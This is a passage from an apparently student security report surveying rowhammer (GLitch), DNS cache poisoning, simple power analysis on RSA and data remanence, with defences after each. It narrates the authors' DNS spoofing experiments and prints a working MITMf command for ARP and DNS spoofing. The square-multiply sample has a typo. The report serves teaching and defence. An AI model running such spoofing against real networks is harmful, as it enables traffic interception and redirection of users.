googleprojectzero.blogspot.pt/2015/03/exploiting-dram-rowhammer-bug-to-gain.html.[29][34]

2.2.4.2. GLitch attack

As stated previously, recently, researchers at the Vrije Universiteit in Amsterdam discovered a way to hack Android devices remotely.

Lately, specialized units such as accelerators have been added to commodity processor chips. The problem remains that this is done without enough consideration about security.

This research proved that graphics processing units (GPUs), widely found in many devices, can be used not only to accelerate a variety of harmless applications, but also to accelerate microarchitectural attacks. An attacker can build the necessary primitives for performing effective GPU-based microarchitectural attacks, allowing side-channel and row hammer attacks from JavaScript.

The intent of this experiment was to see if running code on the GPU in an Android device, without a rooted Android and without relying on already-installed malware apps, could pull off row hammering tricks. For this, it was used JavaScript served up in a web page.

2.2.4.2.1. Bypass the cache

In order to apply a row hammer attack, it is needed to activate rows multiple times. To do so, cache needs to be ignored. On ARM chipsets, commonly used in mobile devices, regular apps cannot empty the cache. However, as seen before, it is possible to bypass cache by simply accessing memory in a well-defined pattern. The Vrije Universiteit team figured out that the GPU memory caching algorithm was easily predictable.

2.2.4.2.2. Keep track of time

To do row hammering, knowledge of where the memory addresses are is required. It is possible to figure out two addresses that are physically close because reading them only takes one burst, being a faster operation than reading two addresses that are far apart on the chip. Nonetheless, this requires high precision (down to nanoseconds).

Since measures have been taken to prevent row hammer attacks, many browsers makers have degraded timer functions, making them accurate enough for general use, but not precise enough for row hammering exploits. However, researchers found that there is a work around. WebGL, a programming library built into modern browsers, provides two timing sources (TIME_ELAPSED_EXT and TIMESTAMP_EXT) that allow an attacker to measure the timing of secret operations. TIME_ELAPSED_EXT allows JavaScript to query the GPU asynchronously to measure how much time it took to execute an operation. TIMESTAMP_EXT provides a synchronously functionality capable of measuring CPU instructions.

2.2.4.2.3. Map out the DRAM chip

Constructing a detailed layout of the entire memory space is not essential. Instead, it is sufficient to figure out three physically adjacent rows of DRAM capacitors. Two rows act as

the aggressors and a third row, the inner row, act as the victim. Accessing repeatedly the aggressor rows has a high probability of flipping bits in the victim row. This is called “double-sided row hammering”.

2.2.4.2.4. Figure out the memory allocator

The Android memory allocator doesn’t dish out adjacent DRAM rows by simply asking for three identically sized memory blocks. Instead, the researchers needed to study the allocator to figure out a combination of allocations and deallocations that effectively allowed access to three adjacent rows of memory.

2.2.4.2.5. Reading private data

This kind of vulnerability allows the attacker to cause an app or device crash, thus resulting in a denial of service (DoS) attack. But the researchers were able to find a way of aligning the “hammerable row” with a JavaScript array in such a way that it could give them read and write access to memory. There is private data leakage and there is also the possibility of running remote code in the machine.[32][33]

2.2.5. Possible solutions to disturbance errors

There are some solutions to tolerate, prevent or mitigate disturbance errors. Each solution makes a different trade-off between feasibility, cost, performance, power, and reliability.

1. One possible solution is to make better chips with the improvement of circuit design. However, this solution is not permanent, because new technology could resurface the problem.
2. Another solution, is the use of ECC (error correcting code) modules. However, such modules can only correct a disturbance error at a time, not preventing multiple bit flips.
3. Refreshing all rows more frequently is also considered a solution. Nevertheless, frequent refreshes degrade performance and energy-efficiency.
4. Retire cells (manufacturer) could identify victim cells and remap them to spare cells. But an exhaustive search for all victims could take a lot of time and there may not be enough spare cells for all of them.
5. Retire cells (end-user) where the end-users themselves could test the modules.
6. Identify “hot” rows and refresh neighbours is an intuitive solution. The challenge lies on being able to minimize the hardware costs to identify the “hot” rows. This solution is too expensive.
7. Another solution consists in every time a row is opened and closed, one of its adjacent rows is also opened with some low probability. If one row is opened and

closed many times, it is statistically certain that the row's adjacent rows will open as well eventually. This approach focuses on probabilistic adjacent row activation.[31]

8. When WebGL is used to exploit, as in the GLitch attack, a stricter memory policy can be used by the memory allocator. This policy should ensure that a process which runs WebGL needs to have "buffer" rows. These rows should not be used for anything by the system, so that any row hammer attempt would not affect any external data. [35]

2.3. DNS Cache Poisoning

DNS cache poisoning, also known as DNS spoofing, is a type of attack that exploits vulnerabilities in the domain name system (DNS) to divert Internet traffic away from legitimate servers and towards fake ones. One of the reasons why DNS poisoning is so dangerous is because it can spread from DNS server to DNS server.

In 2010, a DNS poisoning event resulted in the Great Firewall of China temporarily escaping China's national borders, censoring the Internet inside the USA until the problem was fixed.[10]

2.3.1. DNS

The Domain Name System (DNS), created in 1984, is one of the fundamental tools for running the Internet by resolving domain names to IP addresses (IPv4 or IPv6) and vice versa.

On the user side, this system allows the abstraction from network addresses (IP addresses) whose memory is complex to simpler names, while at the same time allows changes of these IP addresses without the user having to know this change to continue to use a service.

On the technical view, this system ensures that machines and their names are managed and distributed hierarchically by thousands of nameservers on the Internet, with the worldwide Root Servers at the top of the hierarchy. This factor makes the success of DNS as a global network: there is no need to contact a central entity whenever a change of IPs or addition of new IPs/devices is made on the Internet, it is only needed to communicate with one DNS machine that will perform the necessary steps to resolve the query.[11] For example, a laptop only needs to communicate with the router to establish a full internet communication. A home router has a DNS server that performs the necessary steps to resolve the domain name to an IP address.

2.3.2. Vulnerability

Each node of the DNS hierarchy has a memory that stores the IP addresses and the corresponding names. These IP tables are communicated between nodes, and here lies the vulnerability. If the nodes don't check the veracity of the information that they receive they can be sharing invalid information, or even dangerous information.

2.3.3. Attack

To perform the attack, we started by analyzing the format of a DNS query[16]. We created a Java application capable of receiving DNS queries and our intent was that it was capable to answer to the query. After creating a UDP socket capable of receiving the DNS query on the port 53, the DNS server port, our application was acting like a server, receiving DNS queries sent to her. The next step was to send an answer. We discovered the format of the answer and that is based on the query[16]. We needed the query to know the transaction identifier and to know which URL was requested, so the client didn't know that we were

giving him the wrong answer. With the code to send the answer, we didn't need to know the correct answer, we just needed to give some IP and the rest of the data to be valid. After a lot of corrections, we tried on localhost to send, with dig, a query to our program and receive an answer. Dig accepted the answer and shown the IP our program sent. This is, dig asked the IP for google.pt and our program sent him 127.0.0.1, which was the IP we said to send. We thought that this was not a true attack, because we didn't have another server trying to send a valid answer, removing the timing constraints. This only shown that we've been able to send an answer with the correct format.

After this big step, we tried to send the answer to a query from localhost to localhost to all ports of the target machine simulating an attack where we didn't knew the destination port. That didn't work, apparently the packets were being dropped, probably, because we were sending to all ports consecutively. We also tried to use all the threads of the machine to distribute the load and used random ports, but nothing worked. With this in mind, if we didn't have the query data, we would need to match the transaction identifier, the queried URL and know the port where to deliver. For this, and assuming that we knew the port where to deliver, the best approach would be to generate random transaction identifiers and assume some URL like www.google.com. Having the query to generate the response, but trying random identifiers, nothing worked, so we needed the query packet.

With all of this in mind, we changed the concept a little bit, we tried to sniff a DNS packet sent through the network to 8.8.8.8 (Google DNS Server) and send an answer for this packet before the real answer arrived. To sniff packets, we used Jpcap[17][18] which was the only library found easily useful to sniff packets without other programs beside ours. This library was found only for Windows, it is possible to compile to Linux, but it's harder and we didn't do that. Also, this library only runs on 32-bit architecture, so we needed to use Java for its architecture. After implementing the code necessary to sniff packets, we implemented a way to answer to the received query using the same idea as before. Sending one answer only, it was ignored, and the real answer was received. After a few tries, nothing changed, so we tried to send the same answer in a relatively long cycle and, in this case, dig started saying, in a cycle also, that the source IP was invalid.

We searched a lot to see how to fake the source IP address. Every search was a no end. Sometimes we found some programs that can forge the address (like NMAP[19], supposedly) but didn't serve our purpose. The best way we found, that was our idea, not an idea based on our search, was to add the IP address to our interface and then remove it, but, on Linux, it was difficult to test our program due to Jpcap and, on Windows, adding an IP to a DHCP assigned interface, removed the DHCP assignment, disconnecting the machine from the network.

After digging a lot and seeing a lot about raw sockets that didn't do what we needed, we found a way to create in C# a raw socket implementation that accepted that we sent the IP header, instead of creating it by itself [20]. We implemented this type of socket in C#, added the ability to create the IP header[21][22][23][24] and the UDP header[25] and tested it. As curiosity, the use of raw sockets as we were doing needed that the program was running as administrator. To implement the IP header and UDP header we needed to search them formats. After having this raw socket implemented and tested, we created a DLL

library, as JPcap, and imported it to our Java application, using native calls do this library from the Java code. So, instead of sending the answer through the Java implementation of UDP Socket, we would send the answer through our implementation that creates the IP header and, this way, changes the source IP sent. It happens that the Java calls didn't work as we thought, and after a lot of search we found that our library was not callable through native calls.

When we've faced this problem, we decided that we would need to move all the project to C/C++ or C#. To be fast, easier and less error prone, we started by moving to C#. If needed for performance reasons, we would move the project to C/C++ later. When we've done most of the transition, we didn't have a sniffer implementation on C#, but we started using our own sockets implementation and testing it with the full project. We've found that even this way we couldn't fake the source IP, the source IP must match the IP of the interface from where the packet is sent, so we couldn't make a more powerful attack and the project has been considered completed.

We didn't like the state of the project, so we digged even deeper to find tools done by other people that we didn't analyze yet. One of them was MITMf (Man-in-the-middle framework)[26]. We've analyzed the documentation of this framework, installed all the necessary software and, after trying a bunch of commands, we've been able to find the right one. This was the command: "python mitmf.py --spoof -i eth0 --dns --arp --gateway 192.168.1.254 --netmask 255.255.255.0". When using this command, the program starts a DNS server that has some forged translations from domain name to IP, this is a DNS spoofer, and an ARP (Address Translation Protocol) spoofer. In this last part lies the problem with our implementation. Our DNS cache poisoning implementation is similar to the one used by this framework, but we didn't use ARP spoofing. ARP is a protocol used in computer networks to indicate to a machine the MAC address related to an IP address, i.e., on the data-link layer, one computer wants to send a packet, but doesn't know what's the MAC address of the target machine, so it sends an ARP query in broadcast, waiting for the answer of the computer with that IP. ARP spoofing is necessary to say to all computers in the network that the gateway they should connect isn't the router but the attacker's machine. This way, all computers in the network will make DNS queries and perform other actions through the attacker's machine that will send fake DNS answers when supposed and redirect the rest of the traffic to the gateway. The framework has a file called "mitmf.conf" that already has some domain names to send answers with fake IPs, one example tested is thesprawl.org. Every query to this domain or its subdomain would have the IP 192.168.178.27 as answer, which is a private IP rarely used. When placing this domain name in the browser it starts waiting for a response that will never come. For fun, we've added entries indicating that google.com would have the IP of example.com and that the IP of example.com would be 127.0.0.1. The first case failed because facebook.com uses HTTPS and example.com doesn't, being detected by the browser that something wrong occured, but, in the case of example.com, we had an Apache server running on the client machine and this was interesting because, on Google Chrome, we were redirected to the web server that was running inside the attacker's machine, but, on Microsoft Edge, we were redirected to our own Apache server. This difference of behaviour can be due to the implementation of each browser, but we can say that the attack was successful.

With this knowledge, we think that we've implemented correctly our attack, which was DNS Spoofing / DNS Cache Poisoning, that after all only needs to send an invalid IP to the machine that sends the query, and that the use of this MITMf extended our attack, using ARP spoofing and redirecting the attacked machines to the attacker machine.

2.3.4. Solution

In order to prevent these attacks it was created a new technology called DNSSEC.

DNSSEC adds a more secure name resolution system, reducing the risk of manipulation of forged data and domains. The mechanism used by DNSSEC is based on encryption technology that employs signatures. DNSSEC uses an asymmetric key system. This means that someone with a DNSSEC-compatible domain has a pair of electronic keys that consist of a private key and a public key. Because the key holder uses the private key to digitally sign their own zone in the DNS, it is possible that everyone with access to the public key of this zone will verify that the data transferred from this zone is intact.[12]

2.4. Simple Power Analysis on RSA system

The study of this attack has been made solely in a theoretical basis since the execution of it requires equipment that is not available to the authors of this report, thus it will be based on these articles: Design and setup of Power Analysis attacks (by Mariana Safta, Paul Svasta and Mihai Dima)[13], Simple Power Analysis on Exponentiation Revisited (by Jean-Christophe Courrege , Benoit Feix and Myléne Roussellet)[14] and Power Analysis Tutorial (Manfred Aigner and Elisabeth Oswald)[15].

To understand how this attack works, we first need to understand how the RSA algorithm works and how can we exploit it.

2.4.1. Rivest–Shamir–Adleman Algorithm

This algorithm is used in cryptosystem to encrypt and decrypt data. The idea behind it is to use two different keys, one to encrypt and another to decrypt (asymmetric system). The key to encrypt data is public while the key to decrypt is private and only known to its user.

To generate the encryption, consider the message to be sent M, two very large positive integer E and N and the result C:

$$M^{E} \bmod N = C$$

The public key in this scenario is E and N cause when an user that wants to interact with the system receives this public key, he introduces the message he pretends to send, calculates C and finally answers back to the system with the output C. However, this generates a problem, being that the system can not calculate the message M given C, E and N in a time-efficient way. This means that if E and N are really big numbers, it may take an unreasonable amount of time to bruteforce it and find a solution.

So, to correct the generated problem, it's important for the system to have a way to easily desencrypt the message, which is the private key. So the solution found was to find a number D in which $C^{D} \bmod N = M$. Considering both equations we get $M^{ED} \bmod N = M$, in which E corresponds to the encryption and D to decryption. In order to this, we must look into prime factorization. When we are dealing with really big number, the time it takes to do a factorization is vastly larger than to make a multiplication, as evidenced in the figure below.



Fig. 4 - Variation of time a multiplication and factorization operation takes to complete as the numbers grow bigger (source: https://www.khanacademy.org/labs/explorations/time-complexity)

As the numbers grow, it becomes impractical to do a factorization of it, while multiplying the same two numbers is done in a few seconds. So this is a key factor because if a system can calculate the factorization of a big number almost instantaneously, it gains a huge advance over its attackers. However the system doesn't have a better algorithm than its attackers so there was only one way this could be done.

If a system randomly generates two big prime numbers with approximately the same size and multiplies them, it gets a big number N, which prime factorization could take years to solve, but as the two multiplied numbers are prime numbers the factorization is $P1 \times P2$, P1 and P2 being the prime numbers generated.

So now it's needed to find a formula that depends on this N, in which the $\phi(N)$ function comes of use. This function outputs the number of values that are smaller than N and do not share any common factor with N. So for a prime number the output would be N-1. This function also has an interesting property which is useful, being that $\phi(A \times B) = \phi(A) \times \phi(B)$. This means that for our N $\phi(N = P1 \times P2) = \phi(P1) \times \phi(P2) \Leftrightarrow \phi(N) = (P1 - 1) \times (P2 - 1)$.

Another interesting property is that $m^{\phi(n)} = 1 \ mod \ n$, given that m and n do not share any common factor. Since $1 \ mod \ n = 1$ if we multiply the phi function with another value, we get the same result, cause $1^x = 1$, therefore we end up with $m^{x \times \phi(n)} = 1 \ mod \ n$. Furthermore, if we multiply by a number in each side of the equation, it still stays true and we now have $m \times m^{x \times \phi(n)} = (1 \ mod \ n) \times m \Leftrightarrow m^{x \times \phi(n)+1} = m \ mod \ n$ and now we have an equation to find $E \times D$ that depends on the phi function.

Taking into to account our previously calculated formula $M^{ED} \, mod \, N = M$, we arrive at an easy way to calculate D, being $D = \frac{X \times \phi(N)+1}{E}$, where X is a positive integer that guarantees D is also a positive integer.

To summarise, the system needs to generate two prime numbers P1 and P2 and multiply them in order to get N. Then it calculates $\phi(N)$ and chooses a small number E, respecting that E must be an odd number that doesn't share any factor with $\phi(N)$. Then it simply calculates D with this formula $D = \frac{X \times \phi(N)+1}{E}$, where all variables are known except for X, which will be calculated with trial and error. So in the end, the system has its public key N and E which it passes to an user and hides its private key D, that will be used to decipher the encoded message.

When the system is decrypting a received message, it uses the following formula $C^{D} \, mod \, N = M$, where C is the encoded message received, D the private key, N is part of the public key and M is the original message. In order to compute C^{D} efficiently, an algorithm called square-multiply or exponentiation by squaring may be used.

2.4.2. Square-multiply algorithm

This algorithm was developed to facilitate exponentiation with large numbers. Below there is a naive implementation of this algorithm in java.

```
public static long square_multiply(long base, long power){
	long result = 1;
	while(power > 0= {
		if(power%2 == 1) {	//Special condition
			result = result * base;
		}
		base = (long) Math.pow(base, 2);
		power /= 2;
	}

	return result;
}
```

The condition `power%2 == 1` means that if the exponent is an odd number, the algorithm performs a multiplication. If the exponent is pair it does nothing and continues the algorithm. Saying that a number is odd is the same thing as saying the last bit of the number is 1, and it's because of this small observation that an RSA cryptosystem may be vulnerable.

2.4.3. Vulnerability

When analyzed, it became evident that the power consumption when running a multiplication is higher than when running an exponentiation by 2. Furthermore, if it only does the multiplication when the last bit of the exponent is 1, then we can associate the bits "1" in the exponent with the power spikes derived from the multiplication operation. It is worth

remembering that this exponent is the private key for this cryptosystem so if it is stolen, the system becomes vulnerable.

2.4.4. Attack

In order to conduct this attack, one needs an oscilloscope which is connected to a cryptographic device (e.g. reader) to measure the power during a cryptographic operation performed while a credit card is inserted. Then we connect the computer to the oscilloscope to receive and interpret the power consumption during the cryptographic operation. An example of a setup is illustrated in the image below.



Fig. 5 - Example setup of a power analysis attack

When the experiment ends, the attacker can analyse the power measure of the cryptographic operation in the computer, trying to find a pattern and extract the secret, which is the private key of the system. A scheme of a possible measure is found in the following image.



Fig. 6 - Example scheme output of simple power analysis attack

In the algorithm square-multiply previously explained, there is always a square operation and then it may occur a multiplication or not, depending on the bit. So, in this image we can observe that there are spikes in the power measurement and we can extract a pattern from it. There are constant thin spikes and sometimes there is a larger and bigger spike. Thus we can say that the constant spikes correspond to a square operation, since it is not dependant on a condition, and that the larger spikes correspond to the multiplication that may happen. So with this pattern deduced, the attacker can extract the key because whenever a multiplication happens, the current bit of the key corresponds to 1, and when there are two square operations with no multiplication in between, it means that the current bit is 0. When the analysis is finished, the attacker has the private key of the system. If there are certain bits that may be doubtful, the attacker can run the experiment until he gets all the bits of the key or he can use bruteforce, assuming that there are not much combinations with the missing bits.

2.4.5. Solution

One possible solution is to add noise to the power, so that the attacker can't deduce a pattern and consequently can't find the private key. However this technique doesn't work against differential power analysis, which is able to extract the private key even with the noise. Other possible ways involve changing the square-multiply algorithm. In order to protect the system, one could add dummy instructions (to simulate instructions) or changing the algorithm altogether so that it isn't dependent on conditional branches.

2.5. Data remanence

This type of attack is commonly used when the attacker has access or can obtain the storage device of its victim. The goal is to retrieve information from the device that its owner thought it wasn't there because it had been previously deleted.

This demonstration will focus in the exploitation of a non-encrypted USB device.

2.5.1. Vulnerability

Even though USB pen drives use flash memory, they do not work the same way as an SSD (internal memory storage), mostly because the command TRIM cannot be executed in removable storage devices, since it's a SATA command.

As it was explained before, when a user tries to delete a file, this file isn't really deleted, only the index corresponding to the file is deleted in the Master File Table. Knowing this and conjugating with the factor that a TRIM command will not be executed, we can conclude that data stays in the USB pen drive when deleted. So, this is the problem an attacker could take advantage of, since reading the USB pen drive memory could provide access to sensible information.

2.5.2. Attack

In this demonstration we will be searching for deleted PDFs in a USB pen drive. A PDF file will always start with the letters "%PDF" and end with "%%EOF". So the program will run every byte of memory and if it is between these two bytes, it is put into a file. It will generate as many files as pattern "%PDF" it recognizes.

Firstly, we show that there is only 1 USB pen drive connected as seen in folder "media". We run the command "find -iname '*.pdf'" to prove that there are no similar PDF files in our machine and an "ls" command that shows that our USB pen drive "TEST" is empty.



Fig. 7 - Proof that before running our program, the pdf files didn't exist in the system

After running the command, we can see that 21 new different files had been generated (output0-20.pdf). Most files were still intact like the “output18.pdf”, but there were some which were corrupt and couldn’t be opened. It probably happened due to overwriting data existent in the storage device. Since this is an old and fairly small device, it has no wear leveling mechanism, thus it is more likely that data could be overwritten.



Fig. 8 - Result of running our program with several pdf files being created

2.5.3. Solution

In order to answer the question “How does someone protect against this kind of attack, one must first answer the question “Who am I protecting against?”.

If someone is protecting against a regular computer user, without much technical knowledge of how a machine or a storage device work, erasing the file should be sufficient. If the attacker has deeper knowledge, then one must take a step forward to defend oneself. Rewriting the memory twice should be enough to clear any vestige an attacker would find. In extreme cases, if the data is very sensible and should not by any means be read by anyone, physical destruction is the recommended option. Smash and shred the storage device into pieces and then burning the remains, should be enough to guarantee no data could be read by anyone.

Conclusion

Classically, side-channel attacks are used to extract encryption keys from software and hardware implementations of cryptography, but the most recent side-channel attacks are being used to compromise privacy in more general settings.

Considering the immense threat arising from side-channel attacks, a thorough understanding of information leaks and possible exploitation techniques is necessary. Based on this open issue, we surveyed existing side-channel attacks and presented some examples of those attacks in different areas.

Security exploits can reside, not only in software implementations, nor even hardware implementations but also on the inherent residue generated during the machines working. This shows that the security field is immense and that there can be security failures where the creator didn’t even imagine. For this reasons, it’s important to have some security knowledge, both in the software and hardware side, that allows us to minimize the risk of creating security failures.

With this work, we aim to provide a thorough understanding of information leaks and hope to spur further research in the context of side-channel attacks to pave the way for secure computing platforms.

Bibliography

1. https://www.usenix.org/legacy/events/fast11/tech/full_papers/Wei.pdf
2. https://en.wikipedia.org/wiki/Power_analysis#Simple_power_analysis
3. https://csrc.nist.gov/CSRC/media/Events/Physical-Security-Testing-Workshop/documents/papers/physecpaper17.pdf
4. https://www.securityweek.com/hard-drive-led-allows-data-theft-air-gapped-pc
5. http://digital-library.theiet.org/content/journals/10.1049/iet-ifs_20080038
6. https://www.rambus.com/blogs/an-introduction-to-side-channel-attacks/
7. https://eprint.iacr.org/2013/448.pdf
8. http://ldapwiki.com/wiki/FLUSH%2BRELOAD
9. https://meltdownattack.com/
10. https://en.wikipedia.org/wiki/Great_Firewall
11. https://www.dns.pt/pt/dominios-2/o-sistema-dns/
12. https://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions
13. https://ieeexplore.ieee.org/document/7777256/
14. http://dl.ifip.org/db/conf/cardis/cardis2010/CourregeFR10.pdf
15. http://iaik.tugraz.at/content/research/implementation_attacks/introduction_to_impa/dpa_tutorial.pdf
16. https://routley.io/tech/2017/12/28/hand-writing-dns-messages.html
17. http://www.rohitab.com/discuss/topic/28724-jsniff-tcpip-packet-sniffer-in-java/
18. https://github.com/mgodave/Jpcap
19. http://gregsumner.blogspot.pt/2013/02/how-to-spoof-your-ip-address-using-nmap.html
20. https://www.codeproject.com/Questions/194927/c-how-to-send-raw-packets
21. https://www.tutorialspoint.com/ipv4/ipv4_packet_structure.htm
22. https://cyb3rspy.wordpress.com/2008/03/27/ip-header-checksum-function-in-c/
23. https://www.thegeekstuff.com/2012/05/ip-header-checksum/
24. https://en.wikipedia.org/wiki/IPv4
25. https://en.wikipedia.org/wiki/User_Datagram_Protocol
26. https://github.com/byt3bl33d3r/MITMf
27. https://www.helpnetsecurity.com/2018/05/04/rowhammer-attack-android/
28. https://blog.erratasec.com/2015/03/some-notes-on-dram-rowhammer.html

29. https://googleprojectzero.blogspot.pt/2015/03/exploiting-dram-rowhammer-bug-to-gain.html
30. https://en.wikipedia.org/wiki/Row_hammer
31. https://users.ece.cmu.edu/~yoonguk/papers/kim-isca14.pdf
32. https://www.vusec.net/wp-content/uploads/2018/05/glitch.pdf
33. https://nakedsecurity.sophos.com/2018/05/05/serious-security-the-glitch-row-hammering-attack/
34. https://github.com/google/rowhammer-test
35. https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-brasser.pdf
